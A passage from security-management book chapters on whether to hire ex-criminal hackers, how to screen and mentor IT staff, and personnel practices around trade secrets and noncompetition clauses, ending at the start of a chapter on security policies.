Also, numerous people in the computer security industry have gotten started by youthful exploration of computer systems with little harm to society as a whole. Some of the most skilled computer security personnel today cut their teeth by surreptitiously breaking into other people's computers. Sure, goes this argument, now that we are all grown up, we recognize the errors of our youth. If we put everyone in jail who learned computer security by breaking into systems, we just may decimate the computer security industry. Furthermore, some of the folks who encourage tough penalties for computer crime are, in fact, hypocrites, given their own shady pasts. While such people may criticize those who were unlucky enough to get caught, they themselves were just as guilty of computer attacks when they were youngsters.

This argument is bolstered by the wonderful contributions of some high-profile individuals who have bent or even broken the law in computer and related attacks in the past. For example, consider Steve Jobs, the celebrated founder and current CEO of Apple Computer, Inc. Back in college, Jobs entered the hardware business not by selling candy-colored, easy-to-use computer systems. Instead, he made money the old-fashioned way (at least for the 1970s): he sold blue-box hardware that generated specific tones allowing users to explore or defraud the public telephone system. Although Jobs was never charged with a computer-related crime, clearly his exploits were not in the best interests of the telephone company. Yet, looking at the sum total of his activities in the computer field, Jobs has greatly improved the computer industry, helping to introduce the personal computer and then the graphical user interface to the masses, birthing Apple Computer, and then saving Apple from near extinction.

Another example involves Kevin Poulsen, one of the best journalists in the computer security industry today. Poulsen once served significant jail time for some elaborate attacks against a large California-based telephone company.[4] But that is his past; he is now helping advance the cause of computer security as the chief editor of

the online security news and editorial section of SecurityFocus.com. Poulsen's past is checkered; his current stuff is extremely helpful in understanding how to and why we should secure our systems.

This argument extends to numerous other individuals. Much of the computer and Internet industries was built by people who push the limits of both technology and the law. These concerns point to the often-blurred line between computer professionals and computer attackers, the indistinct separation of white hats and black hats into a gray goo. Let's face it, if Jobs, Poulsen, and others built their technical and business savvy, as well as our overall networked world, by illegally tapping into computers and helping others to do so, today's computer attackers may be tomorrow's computer security professionals, professors, CEOs, or even presidents. I can just picture the bumper stickers now — Kevin for President.[1] Watch out!

But We Need Them…

Another area for consideration on the issue of hiring ex-criminal attackers involves our society's need for technically sophisticated personnel. Although a recent recession has furloughed many IT professionals, people with very strong security skills remain in high demand. Looking at the vast numbers of gaping holes in corporate networks and major software packages, it is clear that businesses just cannot get enough good security people to shore up their networks against attack. Putting our best and brightest in prison and never hiring them after they have been reformed is a waste of some very valuable human capital. Given the great contribution these folks can make, as compared with the costs of keeping someone on public assistance or in prison, society as a whole benefits from having ex-criminal hackers gainfully employed.

Focusing on the computer security industry, ex-criminal hackers understand computer attacks far better than anyone else does. They truly know the hacker mind-set. While they may or may not have the best skills in conducting overall computer security architecture, such people are among the best in doing detailed penetration tests. For such testing, one needs to think like an attacker and employ the skills and mind-set associated with deep, focused analysis on ripping apart networks, operating systems, and applications. The best penetration tests are done by those who not only consider today's known vulnerabilities, but also look deeper for new holes and exploits. Sometimes, ex-criminal hackers are the absolute best at doing this.

In fact, many of the major vulnerabilities discovered today are found by those labeled "gray hats," people who may be in trouble with the law but continue to do computer research. If one looks beyond some of their bravado and unusual culture, these people may actually be helping the information security industry do research, understand problems, and fix vulnerabilities before the serious bad guys do. Our underlying technology is so severely feeble from a security perspective that finding and pointing out these vulnerabilities is really valuable. On a daily basis, major vulnerabilities are discovered in systems of all types: desktops, servers, personal digital assistants, routers…you name it. If it has software in it, chances are that someone has found security flaws in it, and quite often that person is a reformed, ex-criminal hacker.

Gobbles, a group of security researchers, found some major security vulnerabilities, including a significant flaw allowing complete remote compromise of Apache Web servers in mid-2002. Their brash style, together with their penchant for full disclosure including the release of easy-to-use exploitation code, have rubbed many in the computer security industry the wrong way. However, would you rather have Gobbles discover and publish such findings, or a major terrorist group or foreign country's cyber-warfare troops exploit such holes in a massive attack against the world's infrastructure? Clearly, full disclosure from Gobbles is the better (although perhaps not the best) alternative, as it allows us to fix our problems. Despite Gobbles' strong gray-hat status, they have helped improve Apache's security.

Similarly, Adrian Lamo has broken into and explored the sensitive inner networks of *The New York Times,* Yahoo, and WorldCom. Although he has publicly admitted that such adventures may run afoul of the law, Lamo points out how he has helped these companies secure themselves. Lamo's "victims" have expressed gratitude for his open attitude of sharing information about his exploits with these companies before going public. By discovering flaws in our systems, Lamo, Gobbles, and many others run up against the law and in some cases explicitly violate it. However, in doing so, they ultimately improve the state of computer security by making us focus on computer problems.

Consider a biological analogy that sheds some light on this whole issue. According to recent research, if children are not exposed to any common colds while they are under age ten, their immune systems are in fact weaker as they grow up. As youngsters, they have not built up strength and immunities. In a similar way, computer attackers represent colds periodically impacting the computer industry. Just like colds, they build our defenses by making us harden our systems and deploy patches. That way, we will be much better off when

a really serious computer attack occurs. For example, when the Code Red worm spread rapidly in July 2001, it was not only a nuisance. In fact, it made many of us patch our systems and revisit our computer incident handling capabilities. In a counter-intuitive way, some computer attackers help improve computer security by actually attacking our systems in violation of the law.

On top of that argument, we also have to consider what happens if we do not employ the ex-criminal attackers in helping improve computer security. We may very well miss some big vulnerabilities. If ex-criminal hackers cannot use their skills for good, they will use them for evil. By hiring such individuals, the computer industry can keep some of our best and brightest people focused on improving computer security, rather than unraveling the network and systems from underneath us. If these people are gainfully employed in the computer business when they discover vulnerabilities, they will be more likely to share their findings in a responsible way, disclosing it to the appropriate vendors and helping to seek a positive solution for the problem.

One analogy for this situation involves the dilemma over Russian nuclear scientists. After the end of the Cold War, these brilliant researchers were no longer needed to design and build bombs for the now-defunct Soviet Union. Many people fear that, with hard economic times in Russia and a skill set that cannot be readily applied to other jobs, these scientists may help rogue states or terrorists fulfill their nuclear attack fantasies. Because of this concern, the international community has set up programs to employ such scientists in managing and even safely destroying nuclear stockpiles. In a similar way, if we do not utilize our ex-criminal hackers, the criminal underground may hire them to conduct seriously nasty attacks. A computer attacker who has served jail time may have made contact with non-computer criminals while in prison. If the ex-criminal hackers cannot find a means to support themselves using their computer skills because they are blackballed from employment, they may turn to their "friends" from prison for funding. Nastier computer attacks result. By hiring such individuals and directing them toward good, we help to alleviate this sort of problem.

The Case against Hiring Ex-Criminal Hackers

As one might guess, not everyone agrees with the line of arguments above (now, there is an understatement!). So, how do critics respond? Let us take a look at their critiques, lining them up in the same order as the arguments presented above.

But It Really Is Their Fault

Ex-criminal hackers have already demonstrated that they cannot be trusted with access to computer systems. Many of them have been judged in a criminal justice system with safeguards to protect the innocent. "Sure," goes the argument from many organizations, "we believe in reforming criminals and forgiveness in general, but it's not *our* organization's job to spread forgiveness and improve the world by putting ourselves at risk." Most organizations are in business to either make a profit or deliver services to a constituency. Management and employees of these organizations have a fiduciary responsibility to protect customers, employees, and shareholders from unnecessary risks. Hiring ex-criminals into an information technology department and giving them access to a network with sensitive data to help make the world a better place is not a palatable trade-off for most organizations.

Not hiring ex-criminal hackers can also have a deterring effect. Especially in cases of computer crime involving young people, strong penalties will discourage them from turning to a life of crime. Indeed, right now, some elements of the computer underground perversely joke that if they do ever get busted, they will do their time in jail and become highly paid security consultants after they get out. As a society, it is just not right to reward malfeasance with the promise of six-figure salaries after a year or so in prison. By reversing this logic and making sure that committing computer crime means that you seriously damage your career in technology, we can dampen young people's interest in computer crime. Instead, they may turn their skills to responsible and beneficial computer research, rather than breaking into systems.

Additionally, the idea that it is really not a criminal's fault because *The Matrix* and *WarGames* glorify hacking just shifts blame from the legitimate perpetrator. There are numerous movies that glorify lewd behavior or even mass murder, but we do not decriminalize these activities. Even Robin Hood preached stealing from the rich and giving to the poor, yet we still criminalize theft. We simply do not rely on Hollywood to define our hiring practices, let alone our criminal justice penalties.

They Really Can Be Dangerous!

> Let's play Global Thermonuclear War.
>
> **— David Lightman,**
>
> **Matthew Broderick's character in the movie *WarGames***

Although it may be true that some computer security personnel and other technology industry luminaries skirted the law over the past three decades, this fact does not exonerate the current generation of computer criminals. In the 1970s, 1980s, and early 1990s, computers in general and the Internet in particular were far less important to the functioning of our society. The Robert Tappan Morris, Jr. Worm took down major components of the early Internet in November 1988. Yes, this story did make the evening news back then, but it resulted in little real damage. Today, with information technology permeating our financial, healthcare, and government systems, even a less virulent attack could cause many orders of magnitude more damage, disabling the Internet, causing vital systems to crash, and possibly damaging life and limb. Self-replicating worms, distributed denial-of-service, and highly automated computer attack tools can be very dangerous. With such technologies, the criminally minded hacker could wreak havoc purposely or even accidentally.

Sadly, the playful hacking of yesteryear is truly obsolete, now that our world is incredibly dependent on computers. It is not cute anymore. It is time for people to act responsibly with computer technology.

But We Do Not Need Them That Badly!

Let us now turn our attention to the argument about hiring ex-criminals because we really need their technical skills. True, our society really needs people with strong computer skills. However, we need employees with the *proper* skill set and attitude. For the vast majority of IT occupations, the skills needed to break into a computer system are not the same skills needed to defend a system from attack. Consider a system administrator, whose job it is to provide care and feeding to dozens of workstation and server systems. This job title is probably one of the most common roles in your IT organization that has daily access to very sensitive data. A good system administrator needs the following skills:

- Knowledge of how to keep machines up and running
- Insight into how the operating system functions at a fairly detailed level, including networking, a variety of services, and user-level applications
- Problem-solving proficiency to troubleshoot difficulties
- The ability to document and follow detailed processes, such as system configuration guides and back-up/restoration procedures
- Talent for writing simple scripts to automate tasks needed to keep the system running
- Understanding of how to configure systems securely, hardening them against attacks
- The ability to apply and test patches distributed by a vendor
- An aptitude for recognizing suspicious activities and reporting them to an incident handling team

Many ex-criminal hackers do not really have these basic system administration skills. As a general rule, in both the real world and information technology, it is much easier to break things than to build them up and maintain them. Some attackers can construct elaborate methods for absolutely ripping apart a system without breaking a sweat, but have not mastered the most basic ideas of how to keep the system running. Sure, some attackers may be able to write the code for a mutating kernel module to stealthily conquer a machine, but can they troubleshoot a flaky network connection while keeping hundreds of users happy? For many of these people, the answer is an emphatic, "No!" because their skills and attitudes do not match the job requirements.

I received strong confirmation of this point at the DefCon conference in August 2002. This annual hacker fest, held in Las Vegas, Nevada, includes a highly competitive Capture the Flag competition. In this game, teams of hackers, enthusiasts, and computer professionals are pitted against each other to vie for the highest score in a 28-hour hackathon. You get points by hacking into the other team's system, but lose points if they hack into your machine. Therefore, in the Capture the Flag contest, both offense and defense are critical. The contest starts your adrenaline pumping and remains very intense, as dozens of top-notch hackers from around

the world are hammering your system simultaneously. During the contest this year, a friend of mine reflected the intensity of the sport by shouting expletives. "I know how to hack into these @#$%^ machines," he exclaimed, "but darned if I can stop someone else from getting into my own box!" He had attack skills, but his defense was not up to snuff.

Now, some ex-criminal hackers really do have the skills needed to be superb system administrators, but they also carry a lot of excess and damaging baggage with them. Although employers want these skills, they emphatically do not want system administrators who know how to rip apart systems. Most organizations do not want to hire system administrators, no matter how good they are, who can code elaborate hacks if they have demonstrated in the past that they have used their skills illegally. These organizations would rather have someone who may be less gifted technically, but can do a solid job without jeopardizing the organization.

Beyond system administrators, there are some jobs that really do require computer attack skills, in particular, ethical hacking. Ethical hackers penetrate systems on behalf of the systems' owner to find holes before malicious attackers do. With knowledge of the vulnerabilities, the organizations can deploy defenses based on what the ethical hackers discover. As organizations get more serious about measuring their true security stance, the ethical hacking business continues to grow, employing thousands of very talented security personnel throughout the world. To be effective, these people need skills for breaking into computers. However, the very nature of ethical hacking jobs, with their deep access into very sensitive computer systems, necessitates very careful hiring practices for these roles. Ex-criminal hackers in such positions could be extremely dangerous. They have already demonstrated the illegal use of their skills and could use a role as an "ethical" hacker to simply commit more crimes.

Let us look at the argument that criminal attackers actually make us more secure by pointing out our weaknesses before serious bad guys do major harm. Ethical hackers can serve this same function, provided that organizations actually establish an ethical hacking function. As the computer industry sorts out the liability issues associated with unsecure software and computer attacks, ethical hacking very well may become even more commonplace than it is today. Increasingly, with companies striving to limit their liability and manage risk, ethical hacking will help to measure and enforce a standard minimal set of security practices.

Sorting It All Out

So, both sides of this argument are emphatic about the logic of their respective positions. What should we make of these arguments, and should your company consider hiring ex-criminal hackers? In this author's opinion, most organizations today should avoid hiring ex-criminal attackers. Because most IT positions do involve some level of very sensitive access, you should carefully screen your potential hires to understand any computer crime activities in their past.

However, there are a small number of job roles where computer attack skills actually come in handy: vulnerability research and reporting. Vulnerability researchers do not attack particular companies' computer systems. Instead, they look for holes in computer systems in a laboratory environment, without sensitive real-world data. Their job involves finding security problems so that vendors can fix their systems, and ethical hackers can test for these holes. Universities, software vendors, governments, security consultants, and more hard-core technical publications employ such people to find vulnerabilities and figure out fixes to the problems they discover. Here is one area where ex-criminal hackers can actually make some significant contributions. Using the analogy of the out-of-work Russian nuclear scientists who get employment helping secure or destroy warhead stockpiles, our society can actually use ex-criminal hackers for vulnerability research and reporting.

However, such employment does bring risks. These ex-criminal hackers who are now doing research have to be carefully monitored to make sure their skills are being used for good. You certainly do not want to pay people to find vulnerabilities, and have them share them with criminals, foreign adversaries, or terrorists, all the while hiding the results of their research from their employer. A careful mentor program, as described below, can really help to make sure the ex-criminal hacker's skills are being used for good purposes.

Beware! Recruiting Legal Issues Need HR Support

Before finalizing the decision of whether you would want to hire ex-criminal hackers, let us discuss some important limitations you may face in finding out where your job applicants fit on the black-hat/white-hat spectrum. When interviewing and making hiring decisions, you must keep in mind any restrictions imposed

by your own Human Resources organization, as well as employment laws and regulations. The U.S. Equal Employment Opportunity Commission (EEOC) does not have any explicit restrictions regarding whether or not to hire ex-convicts. However, the EEOC has determined that a blanket exclusion of employees with criminal convictions could be discriminatory, in that it may have a disparate impact on minorities.[7] Therefore, such issues are generally handled on a case-by-case basis and depend heavily on the risk and sensitivity of the particular job position. As discussed above, many IT jobs and especially information security jobs are highly sensitive, but that does not mean that you can do whatever you want on this issue. Make sure you label job requisitions for IT personnel, and especially security personnel, as being very sensitive, requiring a clean background check.

This ambiguity in laws can be a major problem in establishing your own policies. Based on the lack of clear regulations on this point, many companies prohibit interviewers from asking job applicants about criminal background activities, unless a clean slate is an explicit, *bona fide* job requirement. Additionally, in many companies, you can only ask about actual criminal convictions, and not mere indictments or arrests. So, you may be allowed to find out that a job applicant was convicted of unsuccessfully trying to hack into a system and steal one million dollars. However, you may *not* be able to find out about another job applicant who successfully stole ten times that amount, but was acquitted on a technicality. Because the former case resulted in conviction but the latter was dismissed, you may only get the useful information about the first.

Your best bet here is to check with your Human Resources organization. After all, these folks get paid to know about the laws in your area regarding recruitment and to interpret those laws within your organization. Get a copy of any restrictions on interview questions or hiring limitations in writing from your HR organization before moving forward.

Background Checks That Really Mean Something

One of the most important things you can do to ensure the trustworthiness of your employee base is good old-fashioned background checks of potential hires. Start with investigating the references included in the candidate's resume. Some organizations just assume that the recruiter or headhunter who identified the candidate double-checked all references. Unfortunately, in the vast majority of cases, that is just not true. To conduct a thorough interview process, call each reference and verify the candidate's background and skills. Any discrepancies could indicate a big problem that you can nip in the bud in the interview process.

Beyond calling references, you may want to consider checking with the National Fraud Center (http://www.nationalfraud.com) or other background checking services to see if they have any records indicating fraudulent activity by the interviewee. These services are available for a nominal fee and can provide significant value to an organization. A record with the National Fraud Center is a significant red flag in the hiring process.

Although it has less value, you also may want to check the credit history of the potential employee. Credit histories have less value in the employment process simply because a large debt load and even a history of failure to pay debts may simply indicate that person really just needs a job. Credit problems do not necessarily indicate the risk factor of a potential hire. Carefully consider your policy on credit checks, and document in writing how you will use this information in your hiring decisions. What would you do if someone has bad credit? Would you not hire them? You may determine that credit checks do not really provide you the information you need to make hiring decisions.

Many companies also perform drug testing before any new employees can start a job. While some people consider these tests invasive, they are becoming quite commonplace. (I personally do not think such tests are very persuasive in determining someone's criminal background with respect to computer attacks.)

Reference checks, fraud reviews, credit checks, and drug tests are not enough to ensure the trustworthiness of employees for extremely sensitive job positions. Consider ethical hacking consultants who are paid to break into the networks of clients who request penetration tests. These employees have access to the keys to their clients' kingdom, and permission to storm the castle looking for valuables. Likewise, the leaders of an information security team and chief system administrators have access to all information stored on an organization's computers. For these highly sensitive positions, when possible, hire only people that you have known for at least one year. For these tasks, promote from within, or use people whose backgrounds you have personally witnessed for over a year to ensure you can trust them. Such a policy can obviously limit the speed of growth of your organization, but it is a good start in establishing the trustworthiness of the top of your IT and security groups.

Establish a Mentor Program

One of the most effective things you can do to help detect suspicious activity by new employees in an IT organization is to develop a mentor program. After doing strong reference and background checks, assign every new employee a mentor who is a more senior, trusted member of staff. Each new hire should get a mentor for six to twelve months. Mentors are officially tasked as part of their job description with supporting new employees in their transition to the company.

In addition to helping the new employee, the mentor also acts as the eyes and ears of the company. The mentor can ensure that the new employee has the skills and attitude necessary to do the job, without exposing the company to risk. If mentors suspect that new hires have ill-will toward the company or are conducting insider attacks, they should report their concerns to management. This is not to say that mentors should be Big Brother, silently stalking every move of the new hire. However, mentors should have general knowledge of the activities of their assigned new hires. Not only can mentors help improve security through detecting and even preventing insider attacks, they can also be quite helpful in improving the productivity of new employees by getting them up to speed quickly.

We Are from the Government and We Are Here to Help

If you decide to hire ex-criminal hackers and you work for a U.S.-based company, you could benefit from a program established by the U.S. Department of Labor to help lower the financial risk companies face when hiring high-risk employees, such as ex-convicts. To encourage employers to hire such people, this federally funded Bonding Program is available to employers free of charge. The Department of Labor highlights the benefits of this program at its Web site as follows:[8]

> Jobseekers who have in the past committed a fraudulent or dishonest act, or who have demonstrated other past behavior which casts doubt upon their credibility or honesty, often experience a special barrier to gaining employment due to their personal backgrounds. Such persons are routinely classified as "at-risk" job applicants.
>
> These jobseekers, whose past life experience raises an obstacle to their future ability to secure employment, could benefit from the Federal Bonding Program. Created in 1966 by the U.S. Department of Labor, the Federal Bonding Program helps to alleviate employers concerns that at-risk job applicants would be untrustworthy workers by allowing them to purchase fidelity bonds to indemnify them for loss of money or property sustained through the dishonest acts of their employees… It is like a "guarantee" to the employer that the person hired will be an honest worker.

Keep in mind, however, that the bond only covers up to U.S. $5000 in damages. Admittedly, in a computer attack, $5000 in damages can occur in milliseconds. Still, this insurance program, which is operated for the Department of Labor by Travelers Property Casualty, may be helpful.

You can expand the coverage beyond $5000, but the additional coverage costs come out of your pockets, and not the taxpayers'. Additionally, if, instead of doing interviews, you are the one looking for a job and have a spotty record, you can get bonded yourself, to help assuage any concerns a potential employer may face.

Beyond Employee Issues: Consultants and Contractors

A final but very important point to consider regarding the potential insider threat of ex-criminal hackers goes beyond the borders of your own organization. Sure, you would never hire someone who was widely known throughout the computer underground as "Death Kiddie" and served five years in prison for wreaking hacking havoc on another company, but what about the firms you hire for IT consulting or outsourcing? Contractors, consultants, or even temporary employees could easily be attacking your organization from the inside.

There have been cases where a temp gets a job with a particular organization for a few short weeks just for the purposes of installing backdoors and other hacking tools on the organization's internal systems. After the brief stint as a temp is over, the attacker covertly controls these hacking tools from the privacy of his own home. Furthermore, some of the world's largest information security consulting firms hire ex-criminal hackers

or sub-contract their security business to ex-criminals. These people may be assigned to your ethical hacking exercises, firewall deployments, or security design tasks if you contract for consulting services from such companies. Do you trust these people? Do their hiring practices regarding ex-criminal hackers meet your own internal policies?

To deal with this problem, you need to be aware of the threat and require your contractors and temp agencies to carefully screen the applicants they send to your company. Similarly, before signing a contract for a project with a consulting company, ask about the consultant's hiring practices with respect to background checks and employing ex-criminal hackers. Make sure that your consultant's answer to this question lines up with your own company's philosophy and policies.

Conclusion

Most information security organizations do not pay much attention to the criminal backgrounds of their own employee base. You should carefully consider what impact such backgrounds should have on your hiring process, and coordinate your explicit policies with your Human Resources organization. Do not shun ex-criminal hackers for every job, but instead, carefully consider the particular job requirements and risks. By carefully structuring your own hiring program, as well as selecting contractors and consultants with a similar philosophy, you can make sure your organization is properly protected.

Note

1. Kevin Mitnick, noted computer attacker of the 1980s and early 1990s, served a lengthy jail sentence. During his incarceration, a significant movement sprung up trying to get Mitnick released. Spearheaded by *2600* magazine, this movement is recognized for its widespread distribution of "Free Kevin" bumper stickers. For more information, see References 5 and 6.

Information Security and Personnel Practices

Edward H. Freeman

In the past few years, the corporate world's image of the personnel function has undergone a significant change. An organization's employees are now considered a corporate resource and asset, requiring constant care and management. Changing legal conditions affecting personnel practices have underscored the need for clearly defined and well-publicized policies on a variety of issues.

The corporation and the employee have specific legal and ethical responsibilities to each other, both during and after the period of employment. Hiring and termination criteria, trade secrets, and noncompetition clauses are all issues that can cause serious legal problems for a corporation and its employees.

This chapter addresses personnel issues as they relate to information systems security, particularly hiring and termination procedures. Methods to protect both the corporation and the employee from unnecessary legal problems are discussed, and problems regarding trade secrets and noncompetition clauses are reviewed.

THE PROFESSIONAL ENVIRONMENT

The information systems and information security professions are in a vibrant and exciting industry that has always operated under a unique set of conditions. The industry relies on the unquestioned need for absolute confidentiality, security, and personal ethics. An organization and its reputation can be destroyed if its information security procedures are perceived as being inadequate or unsatisfactory. Yet, misuse or outright theft of software and confidential information can be relatively easy to accomplish, is profitable, and is often difficult to detect. Innovations can be easily transferred when an employee leaves the corporation, and information

systems personnel have always been particularly mobile, moving among competitors on a regular basis.

These factors are extremely important as they relate to the corporation and its personnel practices. A newly hired programmer or security analyst, whose ethical outlook is largely unknown to management, may quickly have access to extremely sensitive and confidential information and trade secrets. Unauthorized release of this information could destroy the corporation's reputation or damage it financially. An employee who has just accepted a position with a major competitor may have access to trade secrets that are the foundation of the corporation's success.

HIRING PRACTICES

Corporations must take special care during the interview to determine each candidate's level of personal and professional integrity. The sensitive nature and value of the equipment and data that employees will be handling require an in-depth screening process. At a minimum, this should include a series of comprehensive interviews that emphasize integrity as well as technical qualifications. References from former employers should be examined and verified.

The best way to verify information from an employment application is to conduct a thorough reference check with former supervisors, co-workers, teachers, and friends listed by the applicant on the application. Former employers are usually in the best position to rate the applicant accurately, providing a candid assessment of strengths and weaknesses, personal ethics, and past earnings, among other information.

Many employers have become increasingly cautious about releasing information or making objective statements that rate former personnel. Such employees have successfully sued corporations and supervisors for making derogatory statements to prospective employers. Many employers will furnish written information only about the applicant's dates of employment, positions held, and salaries earned, choosing to ignore more revealing questions. Often, an informal telephone check may reveal more information than would be obtained by a written request. If two large employers regularly hire each others' employees, it would be worthwhile for their personnel managers to develop a confidential personal relationship.

Use of a reference authorization and hold-harmless agreement can help raise the comfort level of the former employer and get more complete information from a job applicant's previous employer. In such an agreement, the applicant authorizes the disclosure of past employment information and releases both the prospective employer and the previous employer from all claims and liabilities arising from the release of such

information. An employer who uses such an agreement should require every job applicant to sign one as a condition of applying for employment. A copy of the agreement is then included with the request for references sent to the previous employer.

When sending or responding to a reference request that includes a reference authorization waiver and hold-harmless agreement, it is important for employers to make sure that the form:

- Is signed by the job applicant.
- Releases the employer requesting the information as well as the previous employer from liability.
- Clearly specifies the type of information that may be divulged.

A responding employer should exercise extreme caution before releasing any written information about a former employee, even if the former employee has signed a reference authorization waiver. Only information specifications permitted by the waiver should be released. If there is any ambiguity, the former employer should refuse to release the requested information. The former employer is safest if only the date of hire, job title, and date of termination are released.

TRADE SECRETS

A trade secret is a "formula, pattern, device, or compilation of information which is used in one's business, and which gives an opportunity to obtain an advantage over competitors who do not know or use it." (Restatement of Torts, Section 757 [1939].) This advantage may be no more than a slight improvement over common trade practice, as long as the process is not common knowledge in the trade. A process or method which is common knowledge within the trade is not considered a trade secret and will not be protected. For example, general knowledge of a new programming language or operating system that an employee may gain on the job is not considered a trade secret. The owner of a trade secret has exclusive rights to its use, may license another person to use the innovation, and may sue any person who misappropriates the trade secret.

Trade secret protection does not give rights that can be enforced against the public, but rather against only those individuals and organizations that have contractual or other special relations with the trade secret owner. Trade secret protection does not require registration with government agencies for its creation and enforcement; instead, protection exists from the time of the invention's creation and arises from the developer's natural desire to keep his or her invention confidential.

Strict legal guidelines to determine whether a specific secret qualifies for trade secret protection have not been established. To determine

whether a specific aspect of a computer software or security system qualifies as a trade secret, the court will consider the following questions:

- Does the trade secret represent an investment of time or money by the organization which is claiming the trade secret?
- Does the trade secret have a specific value and usefulness to the owner?
- Has the owner taken specific efforts and security measures to ensure that the matter remains confidential?
- Could the trade secret have been independently discovered by a competitor?
- Did the alleged violator have access to the trade secret, either as a former employee or as one formerly involved in some way with the trade secret owner? Did the organization inform the alleged violator that a secrecy duty existed between them?
- Is the information available to the public by lawful means?

Trade secret suits are based primarily on state law, not federal law. If the owner is successful, the court may grant cash damages or injunctive relief, which would prevent the violator from using the trade secret.

Trade Secrets and Personnel Practices

Because information systems and security professionals often accept new positions with competitors, organizations seeking to develop and protect their information assets must take special care to determine each candidate's level of personal and professional integrity. The sensitive nature and value of the equipment and data that employees will be handling require an in-depth screening process. At a minimum, this should include a series of comprehensive pre-employment interviews that emphasize integrity as well as technical qualifications. Careful reference checking is essential.

When an employee joins the firm, the employment contract should expressly emphasize the employee's duty to keep certain types of information confidential both during and after the employee's tenure. The contract should be written in clear language to eliminate any possibility of misunderstanding. The employee must sign the agreement before the first day of work as a condition of employment and it should be permanently placed in his or her personnel file. A thorough briefing on security matters gives the employee initial notice that a duty of secrecy exists, which may help establish legal liability against an employee who misuses proprietary information.

These secrecy requirements should be reinforced in writing on a regular basis. The organization should inform its employees that it relies on trade secret law to protect certain proprietary information resources and that

the organization will enforce these rights. All employees should be aware of these conditions of employment.

The entrance interview provides the best opportunity to determine whether new employees have any existing obligations to protect the confidential information of their former employers. If such an obligation exists, a written record should be entered into the employee's personnel file, outlining the scope and nature of this obligation. In extreme cases and after consultation with legal counsel, it may become necessary to reassign the new employee to an area in which this knowledge will not violate trade secret law. Such actions reduce the risk that the former employer will bring an action for trade secret violation.

The employee should acknowledge in writing that he or she is aware of this obligation and will not disclose any trade secrets of the former employer in the new position. In addition, the employee should be asked if he or she has developed any innovations that may be owned by the former employer.

The organization should take special care when a new employee recently worked for a direct competitor. The new employer should clearly emphasize and the new employee should understand that the employee was hired for his or her skills and experience, not for any inside information about a competitor. The employee should never be expected or coerced into revealing such information as part of his or her job. Both parties should agree not to use any proprietary information gained from the employee's previous job.

Trade Secrets and the Terminating Employee

Even when an employee leaves the organization on excellent terms, certain precautions regarding terms of employment must be observed. The employee should be directed to return all documents, records, and other information in his or her possession concerning the organization's proprietary software, including any pertinent notes (except those items the employee has been authorized in writing to keep).

During the exit interview, the terms of the original employment agreement and trade secret law should be reviewed. The employee should then be given a copy of the agreement. If it is appropriate, the employer should write a courteous, nonaccusatory letter informing the new employer of the specific areas in which the employee has trade secret information. The letter should be sent with a copy of the employee's employment agreement. If the new employer has been notified of potential problems, it may be liable for damages resulting from the wrongful disclosure of trade secrets by the new employee.

NONCOMPETITION CLAUSES

Many firms require new employees to sign a noncompetition clause. In such an agreement, the employee agrees not to compete with the employer by starting a business or by working for a competitor for a specific time after leaving the employer. In recent years, the courts have viewed such clauses with growing disfavor; the broad scope of such agreements severely limits the former employee's career options, and the former employer has no obligations in return.

Such agreements, by definition, constitute a restraint on free trade and are not favored by courts.To be upheld by the court, such agreements must be considered reasonable under the circumstances. Most courts analyze three major factors when making such determinations:

- Whether the specific terms of the agreement are stricter than necessary to protect the employer's legitimate interests.
- Whether the restraint is too harsh and oppressive for the employee.
- Whether the restraint is harmful to the interests of the public.

If an employer chooses to require a noncompetition clause from its employees, care should be taken to ensure that the conditions are only as broad as are necessary to protect the employer's specific, realistic, limited interests. Clauses which prohibit an employee from working in the same specific application for a short time (one to three years) are usually not considered unreasonable.

For example, a noncompetition clause which prohibits a former employee for working for a direct competitor for a period of two years may be upheld by the court, whereas a clause which prohibits a former employee from working in any facet of information processing or information security will probably not be upheld.

The employer should enforce the clause only if the former employee's actions represent a genuine threat to the employer. The court may reject broad restrictions completely, leaving the employer with no protection at all.

PRECAUTIONARY MEASURES

Organizations can take several precautionary steps to safeguard their information assets. Perhaps the most important is to create a working atmosphere that promotes employee loyalty, high morale, and job satisfaction. Employees should be aware of the need for secrecy and of the ways inappropriate actions could affect the company's success.

Organizations should also ensure that their employees' submissions to technical and trade journals do not contain corporate secrets. Trade secrets lose their protected status once the information is available to the

public. Potential submission to such journals should be cleared by technically proficient senior managers before submission.

Intelligent restrictions on access to sensitive information should be adopted and enforced. Confidential information should be available only to employees who need it. Audit trails should record who accessed what information, at what times, and for how long. Sensitive documents should be marked confidential and stored in locked cabinets; they should be shredded or burned when it is time to discard them. (It should be noted that some courts have held that discarded documents no longer remain under the control of the creator and are in the public domain.) Confidential programs and computer-based information should be permanently erased or written over when it is time for their destruction. These measures reduce the chance of unauthorized access or unintentional disclosure.

To maintain information security, organizations should follow these steps in their personnel practices:

- Choose employees carefully. Personal integrity should be as important a factor in the hiring process as technical skills.
- Create an atmosphere in which the levels of employee loyalty, morale, and job satisfaction are high.
- Remind employees, on a regular basis, of their continuous responsibilities to protect the organization's information.
- Establish procedures for proper destruction and disposal of obsolete programs, reports, and data.
- Act defensively when an employee must be discharged, either for cause or as part of a cost reduction program. Such an employee should not be allowed access to the system and should be carefully watched until he or she leaves the premises. Any passwords used by the former employee should be immediately disabled.
- Do not be overly distrustful of departing employees. Most employees who resign on good terms from an organization do so for personal reasons, usually to accept a better position or to relocate. Such people do not wish to harm their former employer, but only to take advantage of a more suitable job situation. Although the organization should be prepared for any contingency, suspicion of former employees is usually unfounded.
- Protect trade secrets in an appropriate manner. Employees who learn new skills on the job may freely take those skills to another employer, as long as trade secrets are not revealed.
- Use noncompetition clauses only as a last resort. The courts may not enforce noncompetition clauses, especially if the employee is unable to find suitable employment as a result.

76

Information Security Policies from the Ground Up

Brian Shorten, CISSP, CISA

Security is people-based. As Bruce Schneier says in *Secrets & Lies*, "If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology." The first step in a coordinated security process is a security policy.

Reasons for a Policy

It cannot be stated too strongly that the security policy is the foundation on which all security is based. Ironically, when trying to introduce a policy, a security practitioner may encounter resistance from a senior management structure, which sees the one-off purchase of an anti-virus application as the solution to all security problems. In such circumstances, it follows that the security practitioner must explain to senior management the purpose of a policy.

A formal security policy, signed by the CEO, defines how the company intends to handle security and states that the company is not only concerned about security, but intends to take it seriously. Note the phrase "signed by the CEO." This is an important part of the overall process. It is vital that staff can see that there is management buy-in right from the top. Although sign-off from the security manager or director is good, it does not convey the same message. After all, as some staff members see it, the security manager or director is expected, and paid, to care about security.

So, what meaning does the policy put into words? The information security policy tells staff members what they CAN do, what they CANNOT do, what they MUST do, and what their RESPONSIBILITIES are.

